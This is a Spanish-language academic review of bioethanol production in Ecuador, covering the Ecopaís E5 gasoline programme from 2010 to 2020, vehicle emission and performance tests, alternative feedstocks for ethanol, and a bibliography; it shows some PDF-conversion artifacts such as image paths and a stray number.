


Tabla 1. Proceso de producción de bioetanol.
Fuente: Seaboard, 2021.

Según la materia prima que se utiliza para producir biocombustibles, estos pueden ser de primera, segunda o tercera generación. Los de primera generación se obtienen de productos que también se utilizan como fuente de alimentación, como por ejemplo frutos, tubérculos, jugos, etc. Los de segunda generación se procesan a partir de materiales lignocelulósicos como hojas, aserrín, pastos y residuos agrícolas; y los de tercera generación a partir de algas (Beckman, 2013; Zamora-Hernández et al., 2014). Los avances biotecnológicos han permitido obtener una cuarta generación de biocombustibles (4G), los cuales utilizan organismos genéticamente modificados (OGM), lo cual ayuda a una mayor captura de CO₂ (Ramos et al., 2016).

La perspectiva global para los biocombustibles en los próximos años dependerá de varios factores, incluidos los precios futuros del petróleo, la disponibilidad de materias primas más baratas, y la continuidad de las políticas públicas que fomentan la producción de biocombustibles (Castro-Martínez et al., 2012).

Producción de bioetanol en Ecuador.

El Ministerio Coordinador de Producción, Empleo y Competitividad (MCPEC), promueve actualmente la producción de gasolina Ecopaís E5, un biocombustible compuesto en un 95% de gasolina base, y en un 5% de etanol carburante, proveniente de la caña de azúcar; como parte de los cambios en la matriz productiva (Vanegas, 2017). Ecuador se encuentra en tercer lugar de los países latinoamericanos productores de bioetanol a partir de la caña de azúcar (Gómez, 2016), la cual es uno de los principales productos agrícola del país en

términos de producción y número de hectáreas cultivadas. La superficie de caña de azúcar cosechada en 2010 fue de 80 mil hectáreas, de las cuales el 60% son cultivadores de caña de azúcar y el 40% restante pertenece a los ingenios (Dominguez, 2011). Hasta el 2019, el 80% de la producción de caña de azúcar era para la obtención de azúcar y de alcohol, y este último utilizado principalmente para la fabricación de biocombustibles (América-economía, 2013; MAG, 2019). A partir de la caña de azúcar también se pueden obtener productos como biometanol, azúcares, biobutanol, bioetanol celulósico, polietileno, biodiésel, ácido poliláctico, alimentos para animales y otros tipos de compuestos (Silva et al., 2016). Según datos del Banco Central de Ecuador, la producción de la caña de azúcar aporta con el 1,4% al PIB nacional, generando más de 80 mil indirectos en la época de la cosecha y 30 mil empleos directos (Saragosín Lozada, 2016). La zonificación agrícola publicada por el Ministerio de Agricultura (MAG) identificó que las provincias con mayor producción de caña de azúcar son: Guayas 74%, Loja 12%, Cañar 7%, Imbabura 4%, Los Ríos 1% y Carchi <1% (Chiriboga et al., 2020).

Periodo 2010-2015.

El 11 de enero de 2010 se inició el plan piloto del programa de gasolina Ecopaís en la ciudad de Guayaquil, formado por 45% de nafta de alto octanaje (NAO), 50% de nafta bajo octanaje (NBO) y 5% de etanol (Morales Enríquez, 2010), y mediante el cual se pretendió reemplazar 250 mil galones diarios de gasolinas (Gomelsky et al., 2010). Paulatinamente se fue reemplazando a la gasolina Extra en varias provincias del país

(PETROECUADOR, 2017), la cual tenía 76% de nafta de alto octanaje que se importaba, con 24% de naftas de bajo octanaje (Pillajo, 2020). La gasolina Ecopais se comercializó al mismo precio de la gasolina Extra en Guayaquil, USD 1,46 por galón (Reyes Cedeño, 2011).

La producción de Ecopais a nivel nacional ha aumentado considerablemente desde que inicio el plan piloto en el 2010 con 644 337 barriles, siendo así que para el año 2015 se produjeron 4 368 153 (Figura 2).




Figura 2. Producción Nacional de Gasolina Ecopais entre los años 2010-2015.

El proyecto Ecopais ha representado para Ecuador varios beneficios tanto económicos, como sociales y ambientales, entre estos destacan:

- Ahorro de USD 28 millones en subsidios, reducción en emisiones de CO2 a la atmósfera de 233 mil TM, lo que semeja a que todos los vehículos de la provincia de Cotopaxi dejen de circular un año y; ahorro en salida de divisas de 278 MM USD al sustituir NAO importado (Castilla & Ordoñez, 2017). Solo en los primeros tres años del proyecto Ecopais se generó un ahorro neto en divisas al país de 14 millones de dólares.
- El sector cañicultor y los productores de etanol se beneficiaron, ya que se promovió el desarrollo agroindustrial y aumentó el empleo rural. Para el año 2017, alrededor de 865 productores artesanales comercializaron sus productos al proyecto Ecopais (Pérez et al., 2017).

Periodo 2015-2020.

Con los resultados positivos del Plan Piloto, el gobierno de turno para el 2015 decidió ampliar el proyecto en todo el país (Vanegas, 2017), y así el 13 de mayo de ese año, se firmó el Decreto Ejecutivo 675; con el cual se aprobó la venta de la gasolina Ecopais en todo el país, con un costo de USD 1,48 el galón (Andrade, 2018); llegando a comercializarse en ocho provincias del país: Guayas, Esmeraldas, Manabí, Los Ríos, Santa Elena, Zamora Chinchipe, Loja, y El Oro. Además, también se vende en Bolívar y Morona Santiago (Torres, 2021).

El objetivo era que la comercialización y distribución se extendiera gradualmente a todo el territorio ecuatoriano, en función de la oferta de bioetanol anhidro grado carburante de producción nacional (EPPetroecuador, 2017).

Para el mismo año 2015 el consumo de gasolina Ecopais, en relación al total de los combustibles, fue del 40% en la provincia del Guayas, mientras que a nivel nacional este representó un 9% (Figura 3) (Castilla & Ordoñez, 2017).




Figura 3. Consumo nacional de combustibles del año 2015.
Fuente: Castilla & Ordoñez, 2017.

En enero de 2016, Petroecuador en su nuevo proceso de contratación confirió a las empresas Codana S. A., Producargo S. A., Soderal S. A., y

Cado, nuevos volúmenes de litros de bioetanol, los cuales se presentan en la Tabla 1 (Zambrano Quimís, 2017).

Tabla 1. Volúmenes adquiridos por Petroecuador de empresas productoras de bioetanol.

Empresas	Millones de litros
Codana S.A.	19,90
Producargo S.A.	16,83
Soderal S.A.	15,97
Cado S.A.	4,90
Total	37,70

Fuente: Zambrano Quimís (2017, p. 35)

Al igual que en los años anteriores la producción de gasolina Ecopaís siguió aumentando (Figura 4), teniendo así en el año 2019 un total de 14 380 834 barriles; sin embargo, durante el año 2020 hubo una disminución de esta cifra. A continuación, se detalla las razones para dicha afectación:

Transporte de Crudo

Se produjo debido a un hundimiento de tierra en el límite entre las provincias Napo y Sucumbíos, en el sector de San Rafael lo que provocó el rompimiento de los Oleoductos SOTE y OCP, y también del Poliducto Shushufindi – Quito, a partir del 7 de abril hasta el 2 de mayo de 2020. Por

esta razón el transporte de crudo por el Sistema de Oleoducto Transecuatoriano presentó un 9,0% menos con respecto al año 2019.

Exportación de Crudo

Debido a la rotura de los oleoductos las cifras de exportación de crudo Oriente y Napo fueron 4,4% menor con relación al año 2019.

Cargas de Crudo

Las cargas en refinerías fueron 17,9% menor con relación al 2019 (EPPETROECUADOR, 2020, p. 2).




Figura 4. Producción nacional de gasolina Ecopais entre los años 2016-2020.

En junio de 2020, la demanda de combustibles tuvo un incremento del 55%, en comparación a abril, mes en el que hubo un máximo en la crisis sanitaria por la propagación del COVID 19 y además limitaciones de movilidad. (E. PETROECUADOR, 2020).

Para el período comprendido entre el 11 de octubre al 10 de noviembre de 2020, el precio de venta al público sugerido para la gasolina Ecopais fue de USD 1,75 (PETROECUADOR, 2020).

Perspectiva del bioetanol en el Ecuador.

A los inicios de la comercialización de la gasolina Ecopais, los usuarios mostraron cierta desconfianza hacia este producto, debido a que se creía que el mismo podría causar daños de

consideración al motor de los vehículos en los que se empleaba, fue por lo que se consideró necesario analizar el rendimiento de la gasolina Ecopais en varios modelos de vehículos. De igual manera, para el 2016, el gobierno de turno aseguró que la gasolina con etanol cumplía con los mismos patrones de la gasolina Extra, referente a potencia y precio, y que además brindaba otros beneficios como una mayor protección a los motores (Villafuerte & Pabon, 2017). Según Amaris et al. (2015) “La mayoría de los autos a gasolina soportan una mezcla de E5 y E10, sin necesidad de realizar cambios en los vehículos; el uso de mezclas superiores involucra cambios en los sistemas de alimentación y en algunas partes de los motores, que deben ser considerados previo a su uso” (p27) (Tabla 2).

Tabla 2. Bioetanol (en mezcla) comparado con la gasolina convencional.

Parámetro por comparar	Comportamiento
Beneficios de emisiones	Reduce las emisiones de monóxido de carbono. Comportamiento variable en cuanto a los óxidos de nitrógeno e inquemados. La emisión de aldehídos tiende a aumentar
Conversión del motor	Necesaria (con una mezcla mayor a E10)
Ajuste y regulación del motor	Necesaria (con una mezcla mayor a E10)
Torque	Aumenta
Potencia	Aumenta (9% con una mezcla E20)
Consumo	Aumenta (4% para mezclas E15)
Lubricidad	Disminuye
Respuesta del motor en condiciones invernales	Problemático
Corrosión	Aumenta en las partes metálicas y componentes de caucho
Temperatura de ignición	Disminuye Bioetanol: 363°C Gasolina: 456°C

Emisiones	Disminuyen Reducción de CO (monóxido de carbono) y HC (Huella de carbono) a medida que se aumenta el porcentaje de alcohol en la mezcla
-----------	---

Fuente: Amaris et al. (2015, p. 29)

Se han realizado diferentes estudios para la potencia y el torque de los vehículos a los cuales hicieron pruebas, además se disminuye las emisiones de algunos contaminantes ambientales (Tabla 3).

Tabla 3. Pruebas de la gasolina Ecopaís en vehículos de diferentes marcas.

Modelo de vehículo	Resultados	Referencia
Chevrolet Aveo Family	Con el uso del combustible Ecopaís el desarrollo del motor fue bajo, también existieron pérdidas de potencia en el arranque. Según los datos obtenidos de las pruebas, con la gasolina Ecopaís se obtuvo un menor porcentaje de emisiones de contaminantes como el CO en relación con el combustible Super.	Andrade, 2018
Volkswagen Gol 1.8	Se experimento con tres diferentes vehículos para lo cual, el que mejores resultados presentó en factores de emisión CO y HC en comparación con la gasolina Extra, fue el Chevrolet Gran Vitara 2.0. Sin embargo; la gasolina Extra mantuvo mejor resultado referente a los NOx medidos en frio, en este mismo vehículo.	Calero et al., 2018
Chevrolet Gran Vitara 2.0		
Mazda BT-50 2.2		
Grand Vitara SZ de la línea SUV	En este estudio se concluye que la gasolina Ecopaís y la Extra presentan valores parecidos en el porcentaje de HC. A su vez la gasolina Ecopaís presenta condiciones similares respecto a las emisiones de CO. Para este estudio se toma en cuenta algunos elementos que influyen en estos resultados como el octanaje del combustible, la humedad relativa, la densidad del aire y la altura a nivel del mar.	Darquea, 2018
Chevrolet Aveo Family	Se observa un comportamiento similar entre la gasolina Ecopaís y el combustible “Extra”, en los parámetros de consumo específico, potencia y torque lo que indica que el MCIA (Motor de Combustión Interna Alternativo) no se verá afectado en su rendimiento en ciudades con características geográficas similares a la ciudad de Cuenca	Maurat Argudo & Galarza Valarezo, 2017
Chevrolet Gran Vitara	Al utilizar el combustible “Ecopaís” las emisiones de CO disminuyeron hasta un 60% en ralentí y a 2 500 rpm, mientras que las emisiones de CO2 con combustible “Ecopaís” aumenta un 4%. En cuanto a la emisión de hidrocarburos no combustionados, con combustible “eco-país” también se registró una disminución considerable entre 40 y 50% respecto a la emisión con combustible “Extra”.	Urgilés & Erreyes, 2018
	Para reducir las emisiones contaminantes y aumentar la potencia, con el uso de la gasolina Ecopaís, se debe configurar el factor lambda a 1,05 y el adelanto al encendió a 10°.	

Materia prima para la obtención de bioetanol.

Como se mencionó anteriormente, en Ecuador, el etanol proviene únicamente de la caña de azúcar, lo cual exige una gran demanda de esta materia prima, pudiendo afectar en un futuro a la seguridad

alimentaria, es decir, la producción local de azúcar (Reyes Soriano, 2016). No existe una producción industrial de biocombustibles a base de maíz, madera u otras materias primas de producción significativa en Ecuador (Chiriboga et al., 2020); por lo que es importante analizar los costos y la

producción de bioetanol a partir de diferentes de manera que puedan ser considerados y materiales utilizados en las diversas generaciones; empleados en un futuro (Tabla 4).

Tabla 4. Producción de bioetanol a partir de diferentes materias primas.

Primera Generación			
Materia prima	Costo	Producción de bioetanol	Referencia
Papa	4,99 UDS/L	81,85 L de etanol/tonelada de papa	Lizarazo et al., 2015
Segunda Generación			
Materia prima	Costo	Producción de bioetanol	Referencia
Paja (Stipa ichu)	No establece	0,18 g etanol/g paja hidrolizada	Albarracín et al., 2015.
Melaza con cáscaras de banano		Melaza de banano 0,04%	
Melaza con cáscaras de naranja	No establece	Melaza de naranja 6,50%	Caballero Williams, 2017.
Melaza con cáscara de maracuyá		Melaza de Maracuyá 0,18%	
		kg et/kg MP	
Tallo de plátano		0,259	
Cáscara de arroz		0,257	
Bagazo de caña		0,255	
Elote /Maíz		0,253	
Aserrín		0,168	
Corteza de madera	No establece	0,166	Duque et al., 2015.
Otros desperdicios de palma		0,108	
Cáscara de piña		0,049	
Desechos de mango		0,034	
Cáscara de plátano		0,009	
Papel usado	0,43 UDS/L		
Desecho de madera	0,519 UDS/L	100 a 350 L / tonelada seca	Gwak et al., 2018.
Estiércol de vaca	1,454 UDS/L		
		v/v, ml bioetanol obtenido/100 ml de fermento destilado	
Cáscaras de mandarina		3,8 ± 0,2%	
Maracuyá	No establece	4,2 ± 0,1%	Llenque-Díaz et al., 2020.
Hojas de eucalipto		4,7 ± 0,1%	
Mucílago de cacao CCN-51	No establece	25,41 g/L	Noboa et al., 2019.
Pseudotallo del plátano	USD 1,56 con cogeneración USD 1,84 sin cogeneración	99,7% en peso	Rendón et al., 2015.
Jacinto de agua	No establece	0,1289 g / g de jacinto de agua seca	Wang et al., 2019.
Tercera Generación			
Materia prima	Costo	Producción de bioetanol	Referencia
Residuos celulósicos de macroalgas (MCR)	Precio de venta mínimo para el etanol anhidro de UDS 0,54 / kg	7626 kg / h de bioetanol anhidro	(Chong et al., 2020)

Cuarta Generación			
Materia prima	Costo	Producción de bioetanol	Referencia
Levadura genéticamente modificada <i>Scheffersomyces shehatae</i> JCM 18690	No establece	9.21 g/L	(Tanimura et al., 2015)

En la mayoría de los estudios se ha hecho énfasis a la producción de etanol de materias primas lignocelulósicas (2G). En los últimos años, se busca materias primas altas en almidón, preferiblemente de uso no alimentario, bajo costo y con alto rendimiento, para la producción de etanol de menor costo, en comparación con los procesos de producción a partir de caña de azúcar (Alonso-Gómez & Bello-Pérez, 2018).

Los residuos agroindustriales más típicos generados por las grandes industrias y la agricultura, en el Ecuador son: rastrojo de maíz (tallo y hojas), cáscara de cacao, bagazo de caña, salvado de arroz y desperdicios de plátano (Peñañiel Cargua, 2019). De los anteriormente nombrados, los residuos orgánicos del plátano y arroz generan una gran problemática ambiental debido a que no son reciclados o procesados apropiadamente, ya que existe una falta de conocimiento sobre el tratamiento de este recurso. En el caso del plátano se cosecha solo el racimo, para lo cual queda gran parte de la plantación como desperdicio (Velasteguí et al., 2017), de este producto, para el año 2020 se tuvo una producción de 722 298 ha. En cuanto al arroz, para ese mismo año se tuvo una producción de 1 546 523 ha (SIPA, 2020), que generan alrededor del 20% de cascarilla. Zambrano et al., (2021) expresa que “este último es un residuo que, debido a sus características abrasivas y alto contenido de cenizas y sílice, no es empleada en la alimentación de animales siendo quemadas de manera descontrolada o depositadas en botaderos” (p 418).88

Duque et al. (2015) considera al bagazo de caña, el tallo de banano, la mazorca de maíz y la cascarilla de arroz como materias primas con potencial real para la producción de etanol; debido a que estos residuos mostraron una rentabilidad superior al 40% con respecto a los flujos de proceso (reactivos, materias primas, combustible) y reducción del impacto ambiental en un 44% en promedio.

Para el 2030, éstas podrían reducir costos, al

mejorar las tecnologías para su conversión, este etanol costará entre USD 60 y 70 por barril (USD 0,38-0,44 el litro de etanol) (Castro, 2012).

La implantación de fábricas de bioprocesos puede generar empleo en cadenas productivas agrícolas y zonas rurales, enfocadas al suministro de materias primas convencionales. La presencia de refinерías pequeñas y ligeramente descentralizadas podría generar empleos decentes en las pequeñas y medianas ciudades de un país, que serían una alternativa a la transferencia de tecnología (Castro, 2012).

Conclusiones

Los biocombustibles son la manera costo-eficiente más efectivas para reducir emisiones de carbono, puesto que la disminución del CO₂ producirá un impacto positivo en el efecto invernadero, reduciendo así la contaminación ambiental derivada por la quema de combustibles fósiles; además generan empleo y el desarrollo agroindustrial. Aun cuando al inicio la gasolina Ecopaís no tuvo una buena aceptación, estudios demostraron que ésta presentaba mejores parámetros de funcionamiento en comparación con la gasolina Extra a la cual estaba sustituyendo. Con la revisión de la producción de bioetanol a partir de diferentes materias primas, se puede concluir que Ecuador tiene la capacidad de mirar hacia otros rubros, debido a que, en la actualidad se generan desechos que pueden afectar el ambiente y que se pueden aprovechar en esta industria; los que además de presentar buenos rendimientos y bajos costos, benefician a la seguridad alimentaria.

REFERENCIAS BIBLIOGRÁFICAS:

- Albarracín, K. G., Jaramillo, L. I., & Albuja, M. (2015). Obtención de bioetanol anhidro a partir de paja (*Stipa ichu*). *Revista Politécnica*, 36(2), 109. Recuperado a partir de https://revistapolitecnica.epn.edu.ec/ojs2/index.php/revista_politecnica2/article/view/526.

- Alonso-Gómez, L. A., & Bello-Pérez, L. A. (2018). Materias primas usadas para la producción de etanol de cuatro generaciones: retos y oportunidades. *Agrociencia*, 52(7), 967-990. Recuperado en 10 de enero de 2022, de http://www.scielo.org.mx/scielo.php?script=sci_arttext&pid=S1405-31952018000700967&lng=es&tlng=es.
- Amaris, J. M., Manrique, D. A., & Jaramillo, J. E. (2015). Biocombustibles líquidos en Colombia y su impacto en motores de combustión interna. Una revisión. *Fuentes, el reventón energético*, 13(2), 23-34. <https://doi.org/10.18273/revfue.v13n2-2015003>.
- América-economía. (2013). *Ecuador ampliará la producción de biocombustibles hasta el 2020*. Recuperado a partir de <https://www.americaeconomia.com/negocios-industrias/ecuador-ampliara-la-produccion-de-biocombustibles-hasta-el-2020>.
- Andrade, F. L. M. (2018). Análisis de rendimiento y costo de los combustibles ecopaís y super. *INNOVA Research Journal*, 3(10.1), 135-149. <https://doi.org/10.33890/innova.v3.n10.1.2018.899>.
- Avila, J. M. S., Noboa, J. W. D., Rivera, F. R. P., & Quezada, J. P. S. (2020). Estimación del potencial de producción de bioetanol para los residuos de la corteza del cacao en Ecuador. *Ciencia & Tecnología Agropecuaria*, 21(3), 1-20. doi:10.21930/rcta.vol21_num3_art:1429.
- Beckman, L. (2013). Estudio de factibilidad del uso de etanol anhidro en mezclas con gasolina en el distrito metropolitano de Quito. *Quito: Universidad Central del Ecuador Instituto de investigación y posgrado*. Recuperado de <http://www.dspace.uce.edu.ec/handle/25000/2840>.
- Caballero Williams, J. F. (2017). Evaluación de la fermentación de melazas para producción de etanol de segunda generación a partir de residuos sólidos orgánicos de las plazas de mercado del Municipio de Soacha Cundinamarca. Universidad Distrital Francisco Jose de Caldas. Recuperado a partir de <http://hdl.handle.net/11349/4012>.
- Calero, E. W., Campoverde, H. E., Cedeño, E. L., Celi, S., Peralta, D., & Rocha, J. C. (2018). Evaluación en ruta de las emisiones vehiculares en frío a 2850 msnm con oxigenación de gasolina a base de etanol. Congreso de Ciencia y Tecnología ESPE. <https://doi.org/10.24133/ctespe.v13i1.571>.
- Callejas, E. S., & Quezada, V. G. (2009). Los biocombustibles. *El cotidiano* (157), 75-82. ISSN: 0186-1840. Disponible en: <https://www.redalyc.org/articulo.oa?id=32512739009>.
- Castilla, M. F., & Ordoñez, J. (2017). Proyecto Ecopaís. *SlidePlayer*. <https://slideplayer.es/slide/11964585/>.
- Castro-Armijos, C., Prado-Carpio, E., Paladines-Romero, J., & Cervantes-Álava, A. (2017). Factores que afectan al cultivo de caña de azúcar para producción de bioetanol en Ecuador. *European Scientific Journal, ESJ*, 13, 24. <https://doi.org/10.19044/esj.2017.v13n24p58>.
- Castro-Martínez, C., Beltrán-Arredondo, L. I., & Ortiz-Ojeda, J. C. (2012). Producción de biodiesel y bioetanol: ¿una alternativa sustentable a la crisis energética. *Ra Ximhai*, 8(3), 93-100. ISSN: 1665-0441. Disponible en: <https://www.redalyc.org/articulo.oa?id=46125177010>.
- Castro, M. (2012). Reflexiones en torno al desarrollo de los biocombustibles en Ecuador. *CEDA. Centro Ecuatoriano Desarrollo Ambiental. Temas de análisis*, 25, 1-6. Recuperado de: <https://docplayer.es/27873622-Reflexiones-en-torno-al-desarrollo-de-los-biocombustibles-en-ecuador.html>.
- Chiriboga, G., De La Rosa, A., Molina, C., Velarde, S., & Carvajal C, G. (2020). Energy Return on Investment (EROI) and Life Cycle Analysis (LCA) of biofuels in Ecuador. *Heliyon, Volume 6, Issue 6, ISSN 2405-8440*. <https://doi.org/10.1016/j.heliyon.2020.e04213>.
- Chong, T. Y., Cheah, S. A., Ong, C. T., Wong, L. Y., Goh, C. R., Tan, I. S., Foo, H. C. Y., Lam, M. K., & Lim, S. (2020). Techno-economic evaluation of third-generation bioethanol production utilizing the macroalgae waste: A case study in Malaysia. *Energy*, 210, 118491. <https://doi.org/10.1016/j.energy.2020.118491v>.

- Constituyente, A. (2008). Constitución de la República del Ecuador. 13. Recuperado de: https://www.defensa.gob.ec/wp-content/uploads/downloads/2021/02/Constitucion-de-la-Republica-del-Ecuador_act_ene-2021.pdf.
- Darquea, D. G. P. (2018). Estudio de emisiones contaminantes utilizando combustibles locales. *INNOVA Research Journal*, 3(3), 23-34. <https://doi.org/10.33890/innova.v3.n3.2018.635>.
- Dominguez, J. M. (2011). Biocombustibles: Hacia una industria cero-desechos. *Revista E+E ESPA E Y Empresa, Año I, No. 3*, 4-7. Recuperado de: <https://www.espae.edu.ec/publicaciones/biocombustibles-hacia-una-industria-cero-desechos/>.
- EPPetroecuador. (2017). *EP Petroecuador inicia despacho de gasolina Ecopais en Esmeraldas*. Recuperado de <https://www.eppetroecuador.ec/wp-content/uploads/downloads/2017/02/Bol-008-2017-despacho-de-gasolina-Ecopais-en-Esmeraldas.pdf>.
- EPPETROECUADOR. (2020). *Informe anual estadístico 2020*. Recuperado de <https://www.eppetroecuador.ec/wp-content/plugins/download-monitor/download.php?id=2787>
- Gallardo, T., & Saúl, R. (2018). *Soberanía alimentaria y la producción de monocultivos para biocombustibles en el subtrópico de la provincia de Cotopaxi en el Periodo 2013-2016*. Trabajo de titulación previo a la obtención del Título de Economista. Carrera de Economía. Quito: UCE. 82 p. Recuperado de <http://www.dspace.uce.edu.ec/handle/25000/16769>.
- Gobierno del Ecuador. (2001). Reglamento Sustitutivo del Reglamento Ambiental para las Operaciones Hidrocarbúrficas en el Ecuador. 38. Recuperado de https://www.gob.ec/sites/default/files/regulaciones/2018-09/Documento_RAHOE-DECRETO-EJECUTIVO-1215.pdf.
- Gomelsky, R., Chiliquinga, B., & Figueroa, F. (2010). Política Nacional de Biocombustibles en el Ecuador. Recuperado de http://pdf.usaid.gov/pdf_docs/Pnadw724.pdf.
- Gómez, J. M. (2016). Análisis de la variación de la eficiencia en la producción de biocombustibles en América Latina. *Estudios gerenciales*, 32(139), 120-126. <https://doi.org/10.1016/j.estger.2016.01.001>.
- Gwak, Y. R., Kim, Y. B., Gwak, I. S., & Lee, S. H. (2018). Economic evaluation of synthetic ethanol production by using domestic biowastes and coal mixture. *Fuel*, 213, 115-122. <https://doi.org/10.1016/j.fuel.2017.10.101>.
- Lizarazo, S. P., Hurtado, G. G., & Rodríguez, L. F. (2015). Análisis técnico económico de la producción de bioetanol a partir de papa a nivel de laboratorio en Boyacá. *Revista Colombiana de Ciencias Hortícolas*, 9(1), 97-111. <https://doi.org/10.17584/rcch.2015v9i1.3749>.
- Llenque-Díaz, L. A., Díaz, A. Q., Lino, L. T., & Vega, R. S. (2020). Producción de bioetanol a partir de residuos orgánicos vegetales. *REBIOL*, 40(1), 21-29. Recuperado de <https://revistas.unitru.edu.pe/index.php/faccbiol/article/view/2991>.
- MAG. (2019). *Ecuador marca su rumbo en la industria de los agrocombustibles*. Retrieved 13 from <https://www.agricultura.gob.ec/ecuador-marca-su-rumbo-en-la-industria-de-los-agrocombustibles/>
- Mansouri, A., Rihani, R., Laoufi, A. N., & Özkan, M. (2016). Production of bioethanol from a mixture of agricultural feedstocks: Biofuels characterization. *Fuel*, 185, 612-621. <https://doi.org/10.1016/j.fuel.2016.08.008>.
- Martínez Olaya, H. E. (2018). Análisis del uso de biocombustibles en Ecuador periodo 2010-2017. Recuperado de <http://201.159.223.180/handle/3317/10407>.
- Maurat Argudo, W. F., & Galarza Valarezo, C. P. (2017). *Evaluación del consumo específico de combustible y emisiones de gases de escape, con el uso del combustible Eco-país en un motor de combustión interna alternativo*. (Tesis de licenciatura, Universidad del Azuay). Recuperado de <https://dspace.uazuay.edu.ec/handle/datos/7331>
- Morales Enríquez, J. D. (2010). *La industria de los bio-*

- combustibles en Ecuador: el estado de situación.* (Master's thesis, Universidad Andina Simón Bolívar, Sede Ecuador). Recuperado de <https://repositorio.uasb.edu.ec/handle/10644/2737>.
- Morán-Coello, H., & Gallardo-Campoverde, A. (2015). La Industria de los Biocombustibles y su Efecto en el Desarrollo Nacional (Ecuador). *Revista Científica Ciencias Naturales y Ambientales*, 9(2), 80-89. <https://doi.org/10.53591/cna.v9i2.241>.
- Naik, S. N., Goud, V. V., Rout, P. K., & Dalai, A. K. (2010). Production of first and second generation biofuels: a comprehensive review. *Renewable and sustainable energy reviews*, 14(2), 578-597. <https://doi.org/10.1016/j.rser.2009.10.003>.
- Navas Jurado, D. C. (2014). *La Industria de los Biocombustibles en Ecuador: caso producción y comercialización de etanol anhidro en la provincia de Bolívar* (Bachelor's thesis, Pontificia Universidad Católica del Ecuador). Recuperado de <http://repositorio.puce.edu.ec/handle/22000/6903>.
- Noboa, J. W. D., Soler, J., & Peña, J. Á. (2019). Aplicación de los modelos cinéticos Logístico Integrado y Gompertz Modificado para la producción de bioetanol en procesos fermentativos a partir de mucílago de cacao CCN-51. *Jornada de Jóvenes Investigadores del I3A*, 7. <https://doi.org/10.26754/jji-i3a.003527>.
- Peñaflor Cargua, A. S. (2019). *Producción de la enzima recombinante Cel6D de Paenibacillus barcinonensis para la degradación de residuos agroindustriales* (Tesis de licenciatura, Universidad Técnica de Ambato. Facultad de Ciencia e Ingeniería en Alimentos y Biotecnología. Carrera de Ingeniería en Alimentos). Recuperado de <https://repositorio.uta.edu.ec/handle/123456789/30557>.
- Pérez, J. C., Altamirano, M., Nejer, J., & Castelo, D. (2017). Potencialidad de la provincia de Chimborazo para la producción de bioetanol a partir de la papa. *Revista Bases de la Ciencia. e-ISSN 2588-0764*, 2(1), 15-30. https://doi.org/10.33936/rev_bas_de_la_ciencia.v2i1.730.
- PETROECUADOR. (2020, Octubre 10). *Precios de los combustibles se actualizan con el sistema de bandas para octubre 2020*. Recuperado de <https://www.eppetroecuador.ec/?p=9338>.
